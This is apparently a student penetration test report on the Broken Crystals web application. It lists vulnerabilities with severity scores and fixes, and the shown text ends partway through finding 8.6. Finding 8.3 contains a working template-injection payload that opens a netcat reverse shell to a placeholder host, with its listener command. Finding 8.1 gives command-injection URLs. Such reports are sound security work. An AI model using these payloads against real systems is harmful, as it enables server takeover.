AGH University of Krakow
Faculty of Computer Science, Electronics and Telecommunications
Cybersecurity

Client
Broken Crystals

Web Application Penetrating Testing

Broken Crystals Platform

Contributors
Mateusz Okoń, Bogdan Khmelnitskiy, Patryk Harasik

Krakow, March 19, 2026

Contents

1 Document Control

1.1 Version Control

Author	Delivery Date	Pages	Version	Status
All team members	25.11.2025	5	0.1	SoW
Mateusz Okoń	10.12.2025	12	0.3	First draft
Bogdan Khmelnitskiy	27.12.2025	25	0.5	Second draft
Patryk Harasik	10.01.2026	48	0.7	Third draft
All team members	25.01.2026	61	1.0	Final version

1.2 Document Distribution

Name	Title	Organization
Stanislav Gurin	Security Engineering Manager	Broken Crystals

1.3 Disclaimer

This document presents a detailed description of a web application security review on behalf of **Broken Crystals**.

Pen-testers Students prioritized the identification of the largest possible number of defective security controls an adversary would exploit to compromise the scope in question. Pen-testers Students recommends conducting similar assessments on a regular basis to ensure the continued security of the controls.

As a time-boxed and best-effort exercise, the nature of penetration testing does not guarantee there are no other security issues in the scope under assessment, or that computer intrusion will not happen in the future. The results of this document should not be read as investment advice.

1.4 Confidentiality Statement

This document is the exclusive property of Pen-testers Students and Broken Crystals. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the express consent of both parties.

Pen-testers Students grants the customer permission to share this document with business partners, auditors, and regulatory agencies that request proof of penetration testing to satisfy compliance requirements, audits, onboarding, and other processes that may require proof of pentest.

2 Introduction

The aim of this report is to present the results of a Web Application Security Testing engagement conducted for Broken Crystals. The assessment focused on identifying security vulnerabilities that could negatively affect the client's systems, the data they handle, and consequently the overall business operations.

The primary objective of this security assessment was to evaluate the resilience of the Broken Crystals web application against realistic attack scenarios and to determine the potential impact of identified vulnerabilities on the confidentiality, integrity, and availability of the application and its data.

Objective	**Description**
Identify vulnerabilities	Identify the main security-related issues present in the application.
Evaluate security practices	Evaluate the level of security measures and practices implemented within the project.
Collect evidence and PoC	Collect evidence for each identified vulnerability and, where possible, develop proof-of-concept exploits.
Ensure reproducibility	Document all procedures required to reproduce the identified issues in a clear and reproducible manner.
Provide mitigation recommendations	Recommend appropriate mitigation measures and fixes for every discovered weakness.

The security testing was performed within an agreed scope and included a comprehensive review of the Broken Crystals web application, covering key functionalities such as user registration and authentication, marketplace features, opinion and private messaging systems, the user panel, and the application programming interface (API).

The assessment concentrated on vulnerabilities arising from implementation flaws, as well as weaknesses introduced by architectural and design decisions. Each identified issue was assigned a severity level based on its potential impact, including risks related to fraud, unauthorized data disclosure, service disruption, and other security incidents that could result in direct business harm. Where feasible, findings were validated through proof-of-concept exploitation.

The engagement followed a risk-based testing approach aligned with recognized industry standards and methodologies, including the OWASP Web Security Testing Guide and OWASP Top 10. Testing activities combined both automated and manual techniques such as application mapping, threat modelling, and in-depth analysis of authentication, authorization, session management, and business logic.

Detailed and prioritized remediation recommendations are provided throughout this report. These recommendations are tailored to address the identified vulnerabilities based on their severity, potential business impact, and the effort required for implementation, with the goal of strengthening the overall security posture of the application.

3 Scope

3.1 In-Scope

The Broken Crystals web application, including its web interface, API, and supporting components, was subjected to a security-focused assessment.

The scope of the assessment included user authentication, the marketplace, private messaging, user management, and API.

- Main web application domain - hxxps[://]brokencrystals[.]com
- Commit hash: 626fd94ae004d600e12338f7f9eee78abaccfcf

The scope of the assessment comprised of:

URL	Description
hxxps[://]brokencrystals[.]com	Home page
hxxps[://]brokencrystals[.]com/marketplace	Marketplace
hxxps[://]brokencrystals[.]com/userprofile	Current user data modification page
hxxps[://]brokencrystals[.]com/chat	Current user private chat
hxxps[://]brokencrystals[.]com/userlogin	User sign in page
hxxps[://]brokencrystals[.]com/newuserlogin	User 2-step sign in page
hxxps[://]brokencrystals[.]com/dashboard	Admin dashboard
hxxps[://]brokencrystals[.]com/adminpage	Admin user catalog
hxxps[://]brokencrystals[.]com/grahiql	Web application tool for writing, validating, and testing GraphQL queries
hxxps[://]brokencrystals[.]com/swagger/*	Broken Crystals REST API
hxxps[://]brokencrystals[.]com/api/*	Broken Crystal APIs

3.2 Environment

Access to the test environment was provided by the client via an encrypted tunnel with pentesters connecting from the IP address 2.2.2.2.

The environment was hosted on a dedicated, non-virtualized server and operated within a separate, isolated network segment. Due to this network segmentation, network infrastructure penetration testing was considered out of scope.

The prepared environment reflects the configuration of the production environment, with the exception of the two-factor authentication mechanism, which was disabled for testing purposes, and the user chat module, which was modified. The prepared environment contains mock data and was accessible for the entire duration of the assessment at the address brokencrystals[.]com within the designated network.

Fragments of source code and accompanying documentation were made available through GitHub by granting time-limited access to the relevant areas of the application repository.

4 Schedule

The penetration testing engagement for the Broken Crystals platform was conducted over a structured, three-month period spanning November 2025 to January 2026. The assessment followed a phased approach, covering threat modelling, security testing, vulnerability analysis, exploitation, and the preparation of the final deliverables.

November

S	M	T	W	T	F	S
						01
02	03	04	05	06	07	08
09	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30						

December

S	M	T	W	T	F	S
	01	02	03	04	05	06
07	08	09	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

January

S	M	T	W	T	F	S
				01	02	03
04	05	06	07	08	09	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

Threat Model	Testing, Vulnerability Analysis, Exploitation
Raport and Recommedietion	

Testing activities were carried out against the designated test environment of the Broken Crystals application. The assessment combined both automated and manual techniques, including business logic analysis, authentication and authorization testing, and evaluation of application and API security controls.

The full engagement concluded with the delivery of this report, containing detailed findings and prioritized recommendations for remediation.

Work was performed by three security consultants, with activities executed fully remotely.


5 Methodology

This assessment was conducted using a structured and phased methodology aligned with industry best practices for web application security testing.

The approach combines elements of the OWASP Web Security Testing Guide (WSTGv4.2), OWASP Top 10 - 2025, threat modeling techniques, and the Common Vulnerabilities and Exposures (CVE - 3.1) database to identify both known and application-specific security issues.

The objective of the methodology is to systematically identify, validate, and assess security vulnerabilities, including technical flaws, misconfigurations, and business logic weaknesses, while minimizing the impact on system availability and data integrity.

The assessment was performed in multiple consecutive phases, as illustrated and described below.



- **Application Mapping:** This phase focuses on exploring the application to understand its structure and attack surface. It involves navigating through all reachable pages, interacting with available links, submitting forms, and triggering every accessible feature (file uploads, user registration, search modules, etc.). The purpose of this phase is to identify the application's components, overall architecture, technologies, communication flows, and entry points.
- **Functionality Mapping:** Understanding the application's functional capabilities is essential for conducting an effective security assessment. This step aims to catalog all functionalities, classify them by criticality, and identify features that carry the highest impact.
- **Buisness Logic Mapping:** This phase consists of analyzing the rules, workflows, and processes that govern how the application is intended to operate. The goal is to identify decision points, business rules, state transitions, and constraints that attackers could abuse-such as bypassing workflow steps, escalating privileges through misaligned logic, or manipulating multi-stage processes.
- **Threat Modeling:** Threat Modeling involves identifying potential threats, attack vectors, and weaknesses based on the application's architecture, functionality, and business logic. Using methodologies such as STRIDE, this phase prioritizes risks and outlines which areas are most likely to be targeted by attackers.
- **Automated Testing:** This phase consists of running automated security tools to quickly detect common vulnerabilities and misconfigurations.
- **Manual Testing:** Manual testing focuses on thoroughly evaluating the application for vulnerabilities that cannot be reliably detected by automated tools. This includes authentication and authorization testing, session management analysis, access control verification, business logic abuse scenarios, OWASP Top 10 - 2025 weaknesses, and deep manual inspection of application behavior.
- **Vulerability Analysis + Exploitation:** In this phase, identified findings are validated, analyzed, and-where appropriate-safely exploited to confirm their real impact. This can include demonstrating privilege escalation, bypassing security controls, extracting sensitive data, or confirming code execution.
- **Reporting:** The final phase involves preparing a comprehensive report summarizing the assessment. It includes an executive overview, detailed descriptions of all identified vulnerabilities, evidence and proof-of-concept examples, risk ratings (CVSS), and tailored recommendations for remediation.

6 Executive Summary

This document presents the results of the web application security testing conducted for Broken Crystals. As a result of the assessment, we identified 8 critical-risk vulnerabilities, 7 high-risk vulnerabilities, and 9 medium-risk vulnerabilities.

The analysis focused primarily on vulnerabilities related to authentication and authorization mechanisms, access control, input validation, session management, and the secure handling of sensitive configuration data and application logic.

The penetration test took place from 27 November to 2 January.

Each identified vulnerability was assigned a severity rating and includes reproduction steps and recommended remediation measures. Severity ratings were calculated using the CVSS 3.1 framework.

6.1 Critical Severity Vulnerabilities

The critical severity findings include issues that allow full compromise of the application and the underlying system. These vulnerabilities enable privilege escalation to administrative accounts, remote code execution on the server, exposure of sensitive application configuration and secrets, and complete administrative access through weak or default credentials. In several cases, insufficient protection of sensitive endpoints and unsafe template or command handling mechanisms were identified.

6.2 High Severity Vulnerabilities

The high severity vulnerabilities primarily affect user account security and data confidentiality. These issues include weaknesses in brute-force protection, access control flaws allowing unauthorized access to administrative functionality, injection vulnerabilities leading to disclosure of sensitive partner or system data, and insufficient rate limiting and file upload restrictions that could be abused to disrupt application availability. Additionally, stored client-side injection issues were identified that could lead to authenticated user account compromise.

6.3 Medium Severity Vulnerabilities


The medium severity findings relate to weaknesses that may facilitate information disclosure, user tracking issues, or unauthorized actions under certain conditions. These include server-side request forgery, open redirects, user enumeration in authentication flows, insufficient validation of external links, missing audit and security logging, token traceability issues, and multiple authorization flaws allowing access to or modification of resources belonging to other users.

6.4 Low and Info Severity Vulnerabilities


During the assessment, no evidence of low and info severity vulnerabilities was identified.

6.5 Charts

The chart below represents the number of vulnerabilities identified by severity:



The chart below represents the number of identified vulnerabilities based on OWASP TOP10 (2025):



6.6 Main threats

6.6.1 Full System Compromise via Remote Code Execution

Critical injection flaws allow attackers to execute arbitrary code on the server, potentially gaining complete control over the application and underlying infrastructure.

6.6.2 Unauthorized Administrative Access and Privilege Escalation

Weak default credentials, JWT algorithm confusion, and broken access control enable attackers to escalate privileges and obtain full administrative access.

6.6.3 Exposure of Sensitive Data and Secrets

Unprotected endpoints, path traversal, XPath injection, and configuration disclosure lead to leakage of credentials, application secrets, and sensitive partner data.

6.6.4 Account Takeover and User Impersonation

Stored XSS, lack of brute-force protection, and user enumeration allow attackers to compromise user accounts and impersonate legitimate users.

6.6.5 Abuse of Application Functionality and Denial of Service

Missing rate limiting and unrestricted resource consumption enable email flooding and denial-of-service attacks.

6.6.6 Lack of Traceability and Incident Detection

Insufficient logging and monitoring prevent reliable attribution of user actions and significantly lower incident detection and response abilities.
The table on the next page presents all identified vulnerabilities, sorted by severity, along with additional information about the associated CWE IDs.

6.7 Vulnerability table

#	Title	CWE-ID	Mitigation	Severity
1	Command Injection Leading to RCE	CWE-78	If at all possible, use library calls rather than external processes to recreate the desired functionality.	**Critical** (10.0)
2	Unprotected Sensitive Endpoint Exposes Application Secrets	CWE-522 CWE-284	Restrict access using authentication and role-based authorization and remove sensitive data from public endpoints.	**Critical** (10.0)
3	Server-Side Template Injection (SSTI) Leading to RCE	CWE-1336 CWE-94	Choose a template engine that offers a sandbox or restricted mode, or at least limits the power of any available expressions, function calls, or commands.	**Critical** (10)
4	Weak Default Administrator Credentials	CWE-521 CWE-798	Enforce strong password policies and require immediate credential change on first login.	**Critical** (9.4)
5	JWT Algorithm Confusion (alg=none)	CWE-347	Enforce explicit algorithm validation and reject unsigned or weakly signed tokens.	**Critical** (9.4)
6	Broken Access Control Allows Any Authenticated User to Access Admin Dashboard	CWE-284	Enforce server-side authorization checks on all privileged endpoints.	**Critical** (9.4)
7	Exposure of Sensitive Application Configuration via Unprotected /api/config Endpoint	CWE-200 CWE-522 CWE-284	Protect the endpoint with authentication and never expose secrets through API responses.	**High** (8.6)
8	Path Traversal Allows Unauthorized Access to Sensitive System Files (/etc/-passwd)	CWE-22	Normalize and validate file paths and restrict file access to a fixed base directory.	**High** (8.6)
9	Missing Rate Limiting Allows Mass Email Sending (Email Flooding Abuse) (Email Flooding)	CWE-770	Implement per-user and per-IP rate limiting and abuse detection.	**High** (8.6)
10	Stored Cross-Site Scripting (XSS) in Marketplace “Send Testimonial” Functionality	CWE-79	Sanitize input and encode output in the testimonial rendering pipeline.	**High** (7.6)
11	XPATH Injection Leading to Exposure of Sensitive Partner Information	CWE-643	Use parameterized XPath queries and avoid string concatenation with user input.	**High** (7.5)
12	Unrestricted File Upload Size Allows Denial of Service (Large File Upload Abuse)	CWE-400 CWE-770	Enforce strict upload size limits and validate content types.	**High** (7.5)
13	Lack of Brute Force Protection	CWE-307 CWE-799	Add account lockout, CAPTCHA and rate limiting for authentication endpoints.	**High** (7.3)
14	Unvalidated External Link Injection in Marketplace	CWE-601	Use allowlists for redirect targets or avoid user-controlled redirects entirely.	**Medium** (5.4)
15	Server-Side Request Forgery via Unvalidated URL Parameter	CWE-918	Validate and restrict outbound requests using allowlists and network segmentation.	**Medium** (5.3)
16	Unvalidated Redirect Allows Redirection to Arbitrary External Websites	CWE-601	Use a list of approved URLs or domains to be used for redirection.	Medium (5.3)
17	Broken Access Control Allows Unauthorized Modification of Other Users’ Accounts via IDOR	CWE-639, CWE-284	Enforce access control checks for every request.	Medium (5.3)
18	User Enumeration in Login Flow	CWE-204 CWE-200	Use generic error messages and consistent response timing.	**Medium** (5.3)
19	Stored XSS Leading to Account Takeover	CWE-79	Apply output encoding and sanitize all user-supplied content before storage and rendering.	**Medium** (5.0)
20	Broken Object Level Authorization (IDOR)	CWE-639 CWE-284	Verify object ownership and permissions on every API request.	**Medium** (4.9)
21	Lack of JWT Token Traceability	CWE-778	Log token identifiers and link them to user sessions and actions.	**Medium** (4.3)
22	Lack of Security Event Logging	CWE-778	Implement centralized audit logging for all security-relevant events.	**Medium** (4.3)

7 Technical Summary

This section describes the activities performed by the assessment team, including the applied vulnerability discovery methodologies, executed tests, and successfully conducted attack attempts, all of which were carried out strictly within the scope defined in the Statement of Work.

As an initial step, the assessment team familiarized themselves with the functionality and business logic of the Broken Crystals web application. This phase focused on understanding the application's purpose, available features, and intended user interactions. During this process, all possible operations exposed by the Broken Crystals application were exercised from both unauthenticated and authenticated user perspectives in order to identify potential attack vectors and abuse scenarios.

Following the application reconnaissance and functionality enumeration phase, the penetration testing team conducted automated security scans aimed at identifying known and commonly exploited vulnerabilities. The results of these automated scans were subsequently validated and extended through comprehensive manual testing to uncover more complex, context-specific, and business logic–related security issues.

Throughout the execution of the assessment, a significant number of vulnerabilities were identified that could negatively impact the overall security posture of the application. These issues pose potential risks to the availability and integrity of the system, the confidentiality of user data, and the reputation of the organization operating the Broken Crystals application.

Thus, considering both authenticated and unauthenticated threat models, the assessment aimed to identify the following vulnerabilities:

- **Authentication and Authorization Issues**
  - Brute-force login attacks
  - Default or weak administrative credentials
  - Broken function-level authorization
  - Access to endpoints without proper authentication
  - Insecure Direct Object References (IDOR)
  - Privilege escalation via improper access controls
  - User and identifier enumeration
- **Token and Session Management Weaknesses**
  - JWT authentication bypass
  - JWT attacks, including *kid* header manipulation
  - Improper token validation and trust assumptions
- **Injection and Code Execution Vulnerabilities**
  - SQL Injection
  - XPATH Injection
  - Server-Side Template Injection (SSTI)
  - Prototype Pollution
  - Remote Code Execution (RCE)
- **Client- and Server-Side Web Vulnerabilities**
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - HTTP method tampering and fuzzing
  - Open Redirect issues

  - Date and time manipulation vulnerabilities

- **File Handling and Information Disclosure**
  - Unsafe file upload functionality
  - Large file upload leading to resource exhaustion
  - Local File Inclusion (LFI) and arbitrary file read via APIs
  - Full path disclosure
  - Exposure of sensitive configuration files

- **Server-Side Request Forgery and Network Abuse**
  - Server-Side Request Forgery (SSRF)
  - SSRF targeting internal services
  - SSRF leading to cloud metadata and credential exposure

- **Logging, Monitoring, and Business Logic Flaws**
  - Insufficient or incomplete security logging
  - Misconfigurations affecting application security
  - Mass assignment vulnerabilities
  - Abuse of business functionality (e.g., mass messaging or newsletter abuse)

8 Vulnerabilities

8.1 Command Injection Leading to Remote Code Execution

Vulnerability Summary

Severity	**Critical**
CVSS Score	10.0
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CWE-ID	CWE-78: Improper Neutralization of Special Elements used in an OS Command
Affected Endpoint	GET /api/spawn?command=
OWASP Top 10	A05:2025 - Injection

Description

The `/api/spawn` endpoint executes operating system commands using user-supplied input without implementing any form of input validation or command sanitization. The `command` parameter is directly passed to the underlying system shell.
By injecting arbitrary command syntax into this parameter, an attacker can execute operating system commands with the privileges of the application process. This results in full Remote Code Execution (RCE) and may lead to complete compromise of the affected server.

Preconditions

- No authentication or insufficient authorization is required
- No input validation or command sanitization is implemented

Proof of Concept (PoC)

Supporting evidence: `Command Injection Leading to Remote Code Execution.mp4`

- http://localhost:3000/api/spawn?command=whoami
- http://localhost:3000/api/spawn?command=ls

Impact

Business Impact:

- Complete compromise of the application server
- Unauthorized access to sensitive application data and configuration files
- Potential pivot into internal infrastructure
- Severe reputational and operational damage

Technical Impact:

- Arbitrary operating system command execution via unsanitized user input
- Attacker gains the same privileges as the application process
- Full Remote Code Execution (RCE) capability

References

- https://owasp.org/www-community/attacks/Command_Injection
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection
- https://portswigger.net/web-security/os-command-injection

Solution

All user input must be validated and sanitized before being processed. The application should use an allow list of permitted characters.

Security Recommendation

Web application should run with minimal privileges.

8.2 Unprotected Sensitive Endpoint Exposes Application Secrets

Vulnerability Summary

Severity	**Critical**
CVSS Score	10.0
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CWE-ID	CWE-522: Insufficiently Protected Credentials CWE-284: Improper Access Control
Affected Endpoint	GET /api/secrets
OWASP Top 10	A01:2025 - Broken Access Control A04:2025 - Cryptographic Failures

Description

The application exposes the `/api/secrets` endpoint without enforcing proper authentication or authorization controls. This endpoint returns sensitive information intended strictly for internal use, such as API keys and tokens. As a result, any unauthenticated attacker can retrieve highly sensitive data with a simple HTTP request, leading to a complete loss of confidentiality and enabling further compromise of the application and its integrated services.

Preconditions

- No authentication is required
- Endpoint is directly accessible over HTTP
- No access control or authorization checks are implemented

Proof of Concept (PoC)

Supporting evidence: `Unprotected Sensitive Endpoint Exposes Application Secrets.mp4`

- http://localhost:3000/api/secrets

Impact

Business Impact:

- Exposure of sensitive application secrets
- Risk of full application compromise and abuse of integrated third-party services
- Reputational damage and possible regulatory or compliance violations

Technical Impact:

- Attackers can impersonate the application or access internal services
- Enables further attacks such as privilege escalation, data exfiltration, and service abuse

References

- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Solution

Add authentication to endpoint.

Security Recommendation

In addition, access to administrative endpoints should be restricted to the internal network only.

8.3 Server-Side Template Injection (SSTI) Leading to Remote Code Execution (RCE)

Vulnerability Summary

Severity	**Critical**
CVSS Score	10.0
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CWE-ID	CWE-1336: Improper Neutralization of Special Elements in a Template Engine CWE-94: Improper Control of Code Generation
Affected Endpoint	POST /api/render
OWASP Top 10	A05:2025 - Injection

Description

The application processes user-controlled input directly within a server-side template engine without proper validation, sanitization, or sandboxing. This allows an attacker to inject arbitrary template expressions.
By abusing template engine internals, an attacker can escape the intended template context and execute operating system commands on the underlying server. Successful exploitation results in remote code execution (RCE), leading to full compromise of the application environment.


Preconditions

- No authentication or insufficient authorization is required
- No input sanitization or template sandboxing is enforced

Proof of Concept (PoC)

1. On the attacker's machine, start a listener to receive a reverse shell:

   ```
   nc -lnvp <PORT>
   ```


   

2. Send a crafted POST request to the vulnerable endpoint:


   ```
   POST /api/render
   ```

3. Include the following payload in the HTTP request body:

   ```
   {{# global.process.mainModule.constructor
   ._load('child_process')
   .execSync('nc <SHELL_SERVER> <PORT> -e sh')}}
   ```



4. Upon processing the template, the server executes the injected command



5. A reverse shell connection is established to the attacker's listener

This confirms successful remote code execution on the application server.

Impact

Business Impact:

- Complete compromise of the application and backend infrastructure
- Unauthorized access to sensitive business and user data
- Potential service disruption or permanent data loss
- Severe reputational damage and regulatory exposure

Technical Impact:

- Arbitrary command execution on the application server
- Full loss of server integrity, confidentiality, and availability
- Ability to deploy malware, pivot within the internal network, or escalate privileges
- Application server becomes fully attacker-controlled

References

- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server-side_Template_Injection
- https://portswigger.net/web-security/server-side-template-injection
- https://medium.com/@digistam/ssti-explained-db40f597338a

Solution

User controlled input may only be passed as data values, never as template source

8.4 Weak Default Administrator Credentials Allow Full Administrative Access

Vulnerability Summary

Severity	**Critical**
CVSS Score	9.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
CWE-ID	CWE-521: Weak Password Requirements CWE-798: Use of Hard-coded Credentials
Affected Endpoints	Administrative authentication mechanism GET /adminpage GET /dashboard
OWASP Top 10	A07:2025 - Authentication Failures

Description


The application uses weak and well-known default credentials for an administrative account. This indicates that default or insecure credentials were not changed during deployment or were not subject to appropriate security enforcement mechanisms. Access to the administrative dashboard allows an attacker to perform privileged actions, including user management (creation, modification, and deletion of user accounts).
As a result, an attacker can authenticate using commonly known credential pairs and immediately gain full administrative access without requiring any advanced exploitation techniques. The absence of additional security controls further exacerbates the severity of this issue.

Preconditions


- Application exposes a login page accessible to unauthenticated users
- No additional security controls are enforced for administrative accounts

Proof of Concept (PoC)

1. Navigate to the application login page using the provided login button.



2. Authenticate using the following credentials:
   - Email: `admin`
   - Password: `admin`
3. Click the *SIGN IN* button.



After successful authentication, the application displays the administrative interface (`adminpage`, `dashboard`), confirming that the attacker is logged in with full administrator privileges.

Impact

Business Impact:

- Full compromise of the application's administrative interface
- Unauthorized modification of users, data, and system settings
- Potential data breaches and regulatory violations
- Severe reputational damage

Technical Impact:

- Complete bypass of access control mechanisms
- Privilege escalation to administrator without exploitation complexity
- Enables further attacks such as data exfiltration, persistence mechanisms, or service disruption

Reference

- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/04-Authentication_Testing/02-Testing_for_Default_Credentials

Solution

Enforce a strong password policy for all administrative and privileged accounts. During initial deployment, the application should generate a random, one-time password for the administrative account.

8.5 JWT Algorithm Confusion (alg=none) Allows Privilege Escalation to Admin

Severity	**Critical**
CVSS Score	9.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
CWE-ID	CWE-347: Improper Verification of Cryptographic Signature
Affected Endpoints	POST /userlogin GET /adminpage All endpoints relying on JWT authorization
OWASP Top 10	A07:2025 - Authentication Failures

Description

The application relies on JSON Web Tokens (JWT) for authentication and authorization. During testing, it was discovered that the application fails to properly validate the JWT signature when the token header specifies `alg=none`. As a result, the application accepts unsigned tokens as valid, allowing attackers to forge arbitrary JWT payloads. This vulnerability enables privilege escalation by modifying token claims without possessing the appropriate signing key. The issue affects all endpoints protected by JWT-based authorization mechanisms and allows unauthorized access to administrative functionality.

Preconditions

- Attacker possesses a valid JWT token issued to a standard user
- Authentication type: Simple REST-based
- JWT signature verification is not enforced when `alg=none` is supplied

Proof of Concept (PoC)

Supporting evidence: `JWT Algorithm Confusion (alg=none).mp4`

- http://localhost:3000/adminpage

Impact

Business Impact:

- Complete compromise of the application's administrative interface
- Unauthorized access to sensitive business and user data
- High risk of regulatory non-compliance and reputational damage

Technical Impact:

- Full bypass of authentication and authorization controls
- Ability to impersonate arbitrary users, including administrators
- All JWT-protected endpoints become untrusted

References

- https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html
- https://portswigger.net/web-security/jwt

Solution

Enforce a single authentication algorithm.

8.6 Broken Access Control Allows Any Authenticated User to Access Admin Dashboard

Vulnerability Summary

Severity	**Critical**
CVSS Score	9.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
CWE-ID	CWE-284: Improper Access Control
Affected Endpoint	GET /dashboard
OWASP Top 10	A01:2025 - Broken Access Control

Description

The application fails to properly enforce authorization controls on the `/dashboard` endpoint. While the endpoint is intended to be accessible only to administrative users, the application does not verify the authenticated user's role or privilege level before granting access. As a result, any authenticated user with a standard account can directly access the administrative dashboard by issuing a request to the `/dashboard` endpoint, gaining access to sensitive functionality and data.

Preconditions

- Attacker has a valid account with standard privileges
- User is authenticated
- Application does not enforce role-based access control on the `/dashboard` endpoint

Proof of Concept (PoC)

Supporting evidence: `Broken Access Control Allows Any Authenticated User to Access Admin Dashboard.mp4`

- http://localhost:3000/dashboard

Impact

Business Impact:

- Unauthorized users gain access to administrative functionality
- Exposure of sensitive business and user data
- Risk of data manipulation or deletion
- Loss of trust and potential regulatory non-compliance

Technical Impact:

- Missing or improperly enforced authorization checks
- Violation of the least privilege principle
- Any authenticated user can perform administrative actions

References

